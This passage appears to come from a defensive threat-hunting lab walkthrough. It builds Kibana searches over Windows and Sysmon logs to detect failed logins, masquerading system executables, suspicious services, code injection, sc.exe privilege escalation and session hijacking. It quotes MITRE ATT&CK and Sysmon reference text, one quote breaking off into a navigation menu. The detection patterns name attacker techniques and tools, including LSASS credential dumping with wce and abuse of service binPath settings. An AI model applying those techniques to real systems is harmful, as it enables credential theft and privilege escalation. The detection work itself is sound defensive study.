
The screenshot shows a web interface for selecting an index. At the top, there is a search bar with a magnifying glass icon and the text "Filter...". To the right of the search bar, it says "4 of 4". Below the search bar, there is a section titled "Name ▲". Under this title, there is a list of four index names: "first-index", "alerts*", "411_*", and "logstash-*". Each name is on a separate line and is preceded by a small blue square icon.

and submit the search below.

```
event_data.User:*
```

The search above can be translated as


winlog.event_data.User:"exists". This means that it will provide us with all the documents that contain the specified field. To identify all users, we need to create an aggregation. To create one, click the **Split Rows** tab and choose **Terms** from the Aggregation drop-down menu. On the **Field** drop-down menu choose **winlog.event_data.User.keyword**. Finally, click the play button on your upper right.



Kibana interface showing a new visualization configuration. The search bar contains `event_data.User:*`. The visualization type is `logstash-*`. The aggregation is set to `Terms` on the field `event_data.User.keyword`, ordered by `metric: Count` in descending order with a size of 5. The results table shows five users:

event_data.User.keyword: Descending	Count
NT AUTHORITY\SYSTEM	660
VICTIM\user	130
TESTDOMAIN\user	103
TESTDOMAIN\vulnscan	93
TESTDOMAIN\Administrator	55


You should now see the below



event_data.User.keyword: Descending	Count
NT AUTHORITY\SYSTEM	660
VICTIM\user	130
TESTDOMAIN\user	103
TESTDOMAIN\vulnscan	93
TESTDOMAIN\Administrator	55

These results above do not contain all users, but only five of them. Why so? This is because of the default **Size** of the aggregation we created being five. To see all users we can

specify a larger size like fifty (50) and then press the play button once again.



You can save this visualization if you like by pressing **Save** on your upper right and specifying a name.

If we would like a more actionable visualization we can focus, for example, on the [Windows Security Log Event ID 4776](#) and the [Windows Security Log Event ID 4625](#) events. Both of them can be used to identify unsuccessful logins.

Suppose that we want to be able to see when unsuccessful login attempts occurred.

First we have to create the appropriate ELK search.

One viable search is the below.

```
(event_id:4776 AND -keywords:"Audit Success") OR  
event_id:4625
```


Event ID 4625 is related solely to unsuccessful login attempts, but Event ID 4776 is related to computers attempting to validate the credentials for an account. When a successful login attempt occurs the corresponding Event ID 4776 document will contain an "Audit Success" keyword and an Error Code "0x00" (see below).

t keywords	🔍 🔍 📄 * Audit Success
t level	🔍 🔍 📄 * Information
t log_name	🔍 🔍 📄 * Security
t message	🔍 🔍 📄 * The computer attempted to validate the credentials for an account. Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0 Logon Account: W2012R2-DC01\$ Source Workstation: W2012R2-DC01 Error Code: 0x0

Obviously we want those out, hence the *AND -keywords:"Audit Success"* part of the search.

To create such a visualization we click **Visualize**, we press the button with the cross and we choose **Area**


Basic Charts



Then, we click on the **logstash-*** index, we submit the search above and we click on **X-Axis**.

There, we choose **Date Histogram** on the **Aggregation** drop-down menu, **@timestamp** on the **Field** drop down menu and **Monthly** on

the **Interval** drop-down menu. If you do so and press the play button, you should see the following.



Task 3: Create a search to identify files that are named like system processes

The important fields to focus on are **event_data.Image** and **event_data.TargetFilename**.

A viable search to detect files that are named like legitimate Windows processes but are located in a path other than the expected one is the below.

```
( event_data.Image: ("*\\rundll32.exe" "*\\svchost.exe"
"*\\wmiprvse.exe" "*\\wmiadap.exe" "*\\smss.exe"
"*\\wininit.exe" "*\\taskhost.exe" "*\\lsass.exe"
"*\\winlogon.exe" "*\\csrss.exe" "*\\services.exe"
"*\\svchost.exe" "*\\lsm.exe" "*\\conhost.exe"
"*\\dllhost.exe" "*\\dwm.exe" "*\\spoolsv.exe"
"*\\wuaucflt.exe" "*\\taskhost.exe" "*\\taskhostw.exe"
"*\\fontdrvhost.exe" "*\\searchindexer.exe"
```



```
"*\\searchprotocolhost.exe" "*\\searchfilterhost.exe"
"*\\sihost.exe") AND -event_data.Image: ("*\\system32\\*"
"*\\syswow64\\*" "*\\winsxs\\*") ) OR (
event_data.TargetFilename: ("*\\rundll32.exe" "*\\svchost.exe"
"*\\wmiprvse.exe" "*\\wmiadap.exe" "*\\smss.exe"
"*\\wininit.exe" "*\\taskhost.exe" "*\\lsass.exe"
"*\\winlogon.exe" "*\\csrss.exe" "*\\services.exe"
"*\\svchost.exe" "*\\lsm.exe" "*\\conhost.exe"
"*\\dllhost.exe" "*\\dwm.exe" "*\\spoolsv.exe"
"*\\wuaucflt.exe" "*\\taskhost.exe" "*\\taskhostw.exe"
"*\\fontdrvhost.exe" "*\\searchindexer.exe"
"*\\searchprotocolhost.exe" "*\\searchfilterhost.exe"
"*\\sihost.exe") AND
-event_data.TargetFilename: ("*\\system32\\*" "*\\syswow64\\*"
"*\\winsxs\\*") )
```

AND -event_data.Image is excluding the expected paths.

event_data.TargetFilename is used in case the file included in the *event_data.Image* field interacted with another file. For example, if PowerShell downloaded a file named 65536.exe you would see the below.


event_data.Image:

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

event_data.TargetFilename:

C:\Users\PhisedUser\AppData\Local\Temp\65536.exe

If you submit the search above, you should see 6 hits.



If you are not able to see the exact same result representation, you can add the respective fields by following the steps mentioned in task 1.

Task 4: Create a search to identify suspicious services interacting with an executable from the Windows folder

When it comes to suspicious service detection the [Windows Security Log Event ID 4697](#) and the [Windows Event ID 7045](#) events will prove useful. The same applies for Autoruns logs.

A viable search to identify suspicious services interacting with an executable from the windows folder is the following.


```
(event_id:("4697" "7045") OR (log_name:Autoruns AND
event_data.Category:Services) ) AND
event_data.CommandLine.keyword:/.%[s|S][y|Y][s|S][t|T][e|E][
m|M][r|R][o|O][o|O][t|T]%\\[^\\]*\\.exe/ AND
-event_data.CommandLine:(*paexe* *psexesvc* *winexesvc*
*remcomsvc*)
```

`event_id:("4697" "7045")` is used to identify services being installed.

`log_name:Autoruns AND event_data.Category:Services` is used to identify auto-start services detected by the [Autoruns](#) MS tool. [`event_data.Category:Services` is used to limit the Autorun-derived documents to those only related to services]

`-event_data.CommandLine:(*paexe* *psexesvc* *winexesvc* *remcomsvc*)` excludes services that interact with expected Windows executables inside the Windows folder.

If you submit the search above, you should see 7 hits.



Task 5: Create a search to identify suspicious code injection

Sysmon contains a `CreateRemoteThread` event (Event ID 8) that detects when a process creates a thread in another process. Malware usually do that so that the target process can load a malicious DLL (whose path is written in the virtual address space of the target process) or a malicious portable executable.

MITRE ATT&CK

Identify or block potentially malicious software that may contain process injection functionality by using whitelisting [62] tools, like AppLocker, [63] [64] or Software Restriction Policies [65] where appropriate. [66]

Utilize Yama [67] to mitigate ptrace based process injection by restricting the use of ptrace to privileged users only. Other mitigation controls involve the deployment of security kernel modules that provide advanced access control and process restrictions such as SELinux [68], grsecurity [69], and AppArmor [70].

Detection

Monitoring Windows API calls indicative of the various types of code injection may generate a significant amount of data and may not be directly useful for defense unless collected under specific circumstances for known bad sequences of calls, since benign use of API functions may be common and difficult to distinguish from malicious behavior. API calls such as [CreateRemoteThread](#), [SuspendThread/SetThreadContext/ResumeThread](#), [QueueUserAPC/NTQueueApcThread](#), and those that can be used to modify memory within another process, such as [WriteProcessMemory](#), may be used for this technique. [1]

Monitoring for Linux specific calls such as the ptrace system call, the use of LD_PRELOAD environment variable, or dlopen dynamic linking API calls, should not generate large amounts

Filter by title

- Home
- > Learn
- > Downloads
- > File and Disk Utilities
- > Networking Utilities
- > Process Utilities
- > Security Utilities
 - Autologon
 - LoginSessions
 - NewSID
 - PsiLoggedOn
 - PsiLogList
 - RootkitRevealer
 - Sysmon**
 - > System Information
 - > Miscellaneous
 - SystemInternals Suite
 - Community
 - Software License Terms
 - Licensing FAQ

The driver loaded events provides information about a driver being loaded on the system. The configured hashes are provided as well as signature information. The signature is created asynchronously for performance reasons and indicates if the file was removed after loading.

Event ID 7: Image loaded

The image loaded event logs when a module is loaded in a specific process. This event is disabled by default and needs to be configured with the -I option. It indicates the process in which the module is loaded, hashes and signature information. The signature is created asynchronously for performance reasons and indicates if the file was removed after loading. This event should be configured carefully, as monitoring all image load events will generate a large number of events.

Event ID 8: CreateRemoteThread


The CreateRemoteThread event detects when a process creates a thread in another process. This technique is used by malware to inject code and hide in other processes. The event indicates the source and target process. It gives information on the code that will be run in the new thread: StartAddress, StartModule and StartFunction. Note that StartModule and StartFunction fields are inferred, they might be empty if the starting address is outside loaded modules or known exported functions.

It should be noted that remote threads can be created on a Windows system for legitimate purposes as well. Such an example is *EtwpNotificationThread*, which is related to threads (thread entry points actually) being "created" in the context of a process, so that certain tasks can be performed on behalf of the kernel.

To conclude the task, a viable search to identify suspicious code injection (based on Sysmon's Event ID 8) is the following.

```
event_id:8 AND source_name:"Microsoft-Windows-Sysmon" AND
-(event_data.SourceImage:"*\\VBoxTray.exe" AND
event_data.TargetImage:"*\\csrss.exe") AND
-(event_data.StartFunction:EtwpNotificationThread AND
event_data.SourceImage:"*\\rundll32.exe")
```

If you submit the search above, you should see 53 hits.



If you are not able to see the exact same result representation, you can add the respective fields by following the steps mentioned in task 1.

[wce](#) that you see on the **event_data.SourceImage** field is a known [Credential Dumping](#) tool that targets the Local Security Authority Subsystem Service (LSASS) process (whose memory contains a variety of credentials).

Task 6: Create a search to identify possible privilege escalation via weak service permissions


As mentioned in this task's description attackers will interact with the **sc** Windows executable in order to identify if a service has weak permissions and if they have any kind of privileged access over it.

If they have enough privileges, attackers may also attempt to specify an executable of their own to be executed by the insufficiently secure service. This can be done again through the **sc** executable and the **config** option (binPath = will go next).

We can search for possible privilege escalation via weak service permissions as follows.

```
event_data.Image:"*\sc.exe" AND
(event_data.CommandLine:(*start* *sdshow*) OR
(event_data.CommandLine:*config* AND
event_data.CommandLine:*binPath*)) AND
event_data.IntegrityLevel:Medium
event_data.IntegrityLevel:Medium ensures that we don't get
results from privileged users (such as admins) performing
legitimate service tasks.
```

If you submit the search above, you should see 3 hits.



If you are not able to see the exact same result representation, you can add the respective fields by following the steps mentioned in task 1.

Task 7: Create a search to identify possible Windows session hijacking

As already mentioned in this task's description we can focus on any **tscon** invocation. More specifically, we are interested in any **tscon** invocation with SYSTEM-level privileges.

